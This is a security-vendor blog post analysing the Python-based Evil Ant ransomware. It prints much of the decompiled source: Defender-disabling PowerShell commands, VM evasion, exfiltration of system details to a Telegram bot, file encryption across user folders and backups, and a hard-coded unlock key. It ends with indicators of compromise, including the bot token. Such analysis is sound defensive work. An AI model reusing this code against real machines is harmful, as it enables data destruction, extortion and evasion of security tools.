Python Ciphering : Delving into Evil Ant's Ransomware's Tactics

labs.k7computing.com/index.php/python-ciphering-delving-into-evil-ants-ransomwares-tactics/

By Shanmugasundharam E March 20, 2024

Recently we at K7Labs came across a tweet and analysed the Evil Ant ransomware sample mentioned in the tweet.

Evil Ant,also a member of ransomware list that employs Python, a versatile and widely used programming language. This blog describes how this ransomware works and what its features are.

Binary Analysis

Evil Ant ransomware is packed by pyinstaller as shown in Figure 1.



Figure 1: File info (Evil Ant ransomware)

After extracting the pyc files from this sample using pyinstxtractor, we were able to locate the potential entry point indicated in Figure 2. An online decompiler was used to decompile the s13.pyc script.



Figure 2 : Extracted pyc files

Let's go through the decompiled s13.pyc script.

This ransomware hides the console window and runs everything in the background using Windows DLL API, which is shown in Figure 3.

```
def hide():
    ctypes.windll.kernel32.GetConsoleWindow() and
ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)


threading.Thread(target=hide).start()
```

Figure 3 : Hiding the window

Figure 4 shows how it prompts the user to run with administrator privileges. With the use of the ‘runas’ verb along with ShellExecuteW API as seen in Figure 5, the program can be relaunched with administrative privilege which enables the ransomware to carry out admin privileged tasks like changing system settings, accessing protected files.

```
if not is_admin():
    ctypes.windll.user32.MessageBoxW(0, 'Please run the file as administrator!', 'Administrator
Privileges Required', 48)
    run_as_admin()
    sys.exit()
print('admin: OK!')
```

Figure 4 : Checking privilege

```
def run_as_admin():
    try:
        ctypes.windll.shell32.ShellExecuteW(None, 'runas', sys.executable, ' '.join(sys.argv),
None, 1)
    except Exception as e:
        try:
            traceback.print_exc()
            ctypes.windll.user32.MessageBoxW(0, f"Error: {str(e)}", 'Error', 16)
        finally:
            e = None
            del e
```

Figure 5 : Pursuing admin privilege

As shown in Figure 6, to stay undetected, it disables Windows Defender by executing a PowerShell command.

```
def disable_windows_defender():
    try:
        if platform.system() == 'Windows':
            version = platform.win32_ver()[0]
            if version == '7':
                subprocess.run(['powershell', 'REG ADD "HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\
\Microsoft\\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f'])
            else:
                subprocess.run(['powershell', 'Set-MpPreference -DisableRealtimeMonitoring
$true'])
            print('disabled')
        else:
            print('windows only!')
    except Exception as e:
        try:
            print(f"Error disabling Windows Defender: {e}")
        finally:
            e = None
            del e
```

Figure 6 : Disabling windows defender

Also, this malware verifies that it is not run in a controlled environment by examining the environment variable PROCESSOR_IDENTIFIER and exits without being , as depicted in Figure 7. If it is executed on the virtual machine, it exits without being executed.

```
virtualization_solutions = [
 'Oracle VM VirtualBox',
 'VMware Workstation',
 'VMware Player',
 'Microsoft Hyper-V',
 'Parallels Desktop',
 'KVM/QEMU',
 'Xen',
 'Windows Hyper-V']
try:
    for VM in virtualization_solutions:
        if VM.lower() in os.environ.get('PROCESSOR_IDENTIFIER', '').lower():
            win32gui.MessageBox(0, 'this program detected an vm (virual machine)\nplease run the
code again on an non-vm machine!', 'vm detected', win32con.MB_OK)
            time.sleep(0.25)
            exit()
```

Figure 7 : VM identifying function

The IP and system information are being sent to a Telegram bot through the Telegram API using a **bot token** and **channel ID** as shown in Figure 8**.**

```
def send_telegram_message(message):
    try:
        telegram_api_url = f"https://api.telegram.org/bot{telegram_bot_token}/sendMessage"
        params = {'chat_id':telegram_channel_id,
         'text':message}
        requests.post(telegram_api_url, params=params)
    except Exception as e:
        try:
            print(f"An error occurred: {e}")
        finally:
            e = None
            del e
```

Figure 8 : Sending details through Telegram API

Encryption

This ransomware uses an auto generated key using Fernet to encrypt the file contents in the victim's machine.The MAGIC() method in s13.pyc generates and stores the key in a global variable so that it can be utilised by other functions. Figure 9 illustrates this process.

```
def MAGIC():
    global key
    key = Fernet.generate_key()
```

Figure 9 : Key generation

The function ALL() helps to enumerate and identify the drives present in the victim's machine and encrypt all the files under the mentioned directories as displayed in Figure 10. To encrypt the files under the <Users> folder this malware gets the current username by using the getlogin() function from the built-in os module in python.

```
def ALL():
    try:
        user = os.getlogin()
        root_directories = [
         f"C:\\Users\\{user}\\Documents",
         f"C:\\Users\\{user}\\Videos",
         f"C:\\Users\\{user}\\Pictures",
         f"C:\\Users\\{user}\\Downloads",
         f"C:\\Users\\{user}\\Desktop",
         f"C:\\Users\\{user}\\Links",
         f"C:\\Users\\{user}\\OneDrive",
         f"C:\\Users\\{user}\\Music",
         f"C:\\Users\\{user}\\Source",
         f"C:\\Users\\{user}\\Serches",
         f"C:\\Users\\{user}\\Contacts",
         f"C:\\Users\\{user}\\Favorites",
         'D:\\',
         'E:\\',
         'G:\\',
         'H:\\',
         'F:\\']
        for root in root_directories:
            for path, dirs, files in os.walk(root):
                for file in files:
                    try:
                        if file == 's13.exe' or file == 'Recycle Bin.exe':
                            continue
                        full_path = os.path.join(path, file)
                        with open(full_path, 'rb') as (file):
                            data = file.read()
                        encrypt = Fernet(key).encrypt(data)
                        with open(full_path, 'wb') as (file):
                            file.write(encrypt)
                            print(full_path + ':' + ' encrypted')
                    except Exception as e:
                        try:
                            pass
                        finally:
                            e = None
                            del e
```

Figure 10 : Function ALL() with target directories

The function named bak() encrypts all of the backup files ending with .bak extension as shown in Figure 11.

```
def bak():
    try:
        user = os.getlogin()
        root = 'C:\\'
        for root_dir in root_directories:
            for path, dirs, files in os.walk(root_dir):
                for file in files:
                    try:
                        if file == 's13.exe' or file == 'Recycle Bin.exe':
                            continue
                        full_path = os.path.join(path, file)
                        if full_path.endswith('.bak'):
                            with open(full_path, 'rb') as (file):
                                data = file.read()
                            encrypt = Fernet(key).encrypt(data)
                            with open(full_path, 'wb') as (file):
                                file.write(encrypt)
                    except Exception as e:
                        try:
                            pass
```

Figure 11 : Encrypting .bak files

Encryption is being done by Fernet which is a cryptography python library as shown in Figure 12.

```
with open(full_path, 'rb') as (file):
    data = file.read()
encrypt = Fernet(key).encrypt(data)
with open(full_path, 'wb') as (file):
    file.write(encrypt)
    print(full_path + ':' + ' encrypted')
```

Figure 12 : Encryption using Fernet key

There's also a function to change the victim machine's desktop wallpaper which is for seeking the user's attention and creating panic about this ransomware execution as shown in Figure 13.

Figure 13 : New wallpaper changed by EvilAnt Ransomware

Once all this encryption is done, the blue screen will be displayed with a message to pay in bitcoin as shown in Figure 14.

Figure 14 : Threatening message display

The blue screen display shows

- A countdown in the upper right corner.
- **'how to buy bitcoin'** button, once clicked it opens the following wikipedia links 'https://en.wikipedia.org/wiki/Bitcoin','https://www.binance.com/en/how-to-buy/bitcoin' (It uses the webbrowser library from Python to open these links by default)
- '**I don't wanna pay'** button, upon clicking it shows a message box with yes or no question, if the user clicks yes it shuts down the machine, if the user clicks no it just shows another message box with a message '**pay fast!**' with the ok button.
- There's also an input field with '**unlock me now!'** Button, if the user enters the correct key and clicksthebutton the decryption will be started

Decryption

This ransomware also has a function to decrypt the files. But, if the machine is shut down in between during decryption, the decryption process fails forever.

After paying the ransom, the victim receives an unlock key. An unlock key is hard-coded already by the attacker in the ransomware sample. The user entered unlock key must match with the hard-coded key to decrypt. The hard-coded key is highlighted in Figure 15.

```
v_input = victim_input.get()
if v_input == '':
    win32gui.MessageBox(0, 'Invalid key (empty)', 'Invalid key', win32con.MB_OK)
elif v_input == 'rx7afgrtUYBlUTtwrefdcaxbvkiutlckjterfadsxzcfdbvjriwox':
```
Figure 15 : Evaluation of user input

The unlock() function will use that formerly auto generated Fernet key to decrypt the files. It reads the encrypted files in binary mode and decrypts the data then rewrites the original data into the file as shown in Figure 16.

```
def unlock():
    v_input = victim_input.get()
    if v_input == '':
        win32gui.MessageBox(0, 'Invalid key (empty)', 'Invalid key', win32con.MB_OK)
    elif v_input == 'rx7afgrtUYBlUTtwrefdcaxbvkiutlckjterfadsxzcfdbvjriwox':
        try:
            user = os.getlogin()
            root_directories = [
             f"C:\\Users\\{user}\\Documents",
             f"C:\\Users\\{user}\\Videos",
             f"C:\\Users\\{user}\\Pictures",
             f"C:\\Users\\{user}\\Downloads",
             f"C:\\Users\\{user}\\Desktop",
             f"C:\\Users\\{user}\\Links",
             f"C:\\Users\\{user}\\OneDrive",
             f"C:\\Users\\{user}\\Music",
             f"C:\\Users\\{user}\\Source",
             f"C:\\Users\\{user}\\Serches",
             f"C:\\Users\\{user}\\Contacts",
             f"C:\\Users\\{user}\\Favorites",
             'D:\\',
             'E:\\',
             'G:\\',
             'H:\\',
             'F:\\']
            for root in root_directories:
                for path, dirs, files in os.walk(root):
                    for file in files:
                        try:
                            if file == 's13.exe' or file == 'Recycle Bin.exe':
                                continue
                            full_path = os.path.join(path, file)
                            with open(full_path, 'rb') as (file):
                                data = file.read()
                            decrypt = Fernet(key).decrypt(data)
                            with open(full_path, 'wb') as (file):
                                file.write(decrypt)
                        except Exception as e:
                            try:
                                pass
                            finally:
                                e = None
```

Figure 16 : Decryption operation

Users are advised to use reputable security products like **K7 Total Security** and also regularly update and scan your devices to stay safe from such threats. Also keep your devices updated and patched against the latest security vulnerabilities.

Indicators of Compromise (IOC)

Hash	Detection Name
ac612b8f09ec1f9d87a16873f27e15f0	Trojan (0001140e1)

C2 Address

Telegram_bot_token : 6893451039:AAGMOfYI9-RF8rfOKQUSizMAqvr28TKmgpY
Telegram_channel_id : -1002134979192

Telegram_api_url : https://api[.]telegram[.]org/bot6893451039:AAGMOfYl9-RF8rfOKQUSizMAqvr28TKmgpY/sendMessage

Contact email : evilant.ransomware@gmail.com

Bitcoin address : 3CLUhZqfXmM8VUHhR3zTgQ8wKY72cSn989